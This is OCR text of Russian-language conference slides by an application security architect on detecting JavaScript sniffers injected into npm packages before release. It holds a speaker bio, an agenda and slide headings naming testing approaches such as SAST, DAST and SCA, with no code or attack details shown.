
JS-сниффферы приходят к нам через npm. Как обнаружить вредоносные действия до релиза?

Михаил Парфенов
Application Security Architect
DPA Analytics

Обо мне

- 10 лет – в ИБ
- 5 лет – Application Security Architect, DevSecOps
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability, FrontSecOps)
- Управляю разработкой FAST-анализатора в DPA Analytics
- Telegram-канал @FrontSecOps



Не будем говорить о

- XSS
- CSRF
- где хранить токен и т.д.

О чем доклад?

- Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?
- Зачем внедряют вредоносный код в npm-пакеты?
- JS-снифферы
- Защитат ли нас SAST, DAST, SCA, WAF, CSP…
- Как обнаружить вредонос до релиза с помощью frontend-песочницы?
- FrontOps -> FrontSecOps

Безопасность веб-приложений

Безопасность веб-приложений

Dev


SAST

OSA


Безопасность веб-приложений

Dev	Test
	
SAST	DAST
OSA	SCA


Безопасность веб-приложений




Безопасность веб-приложений



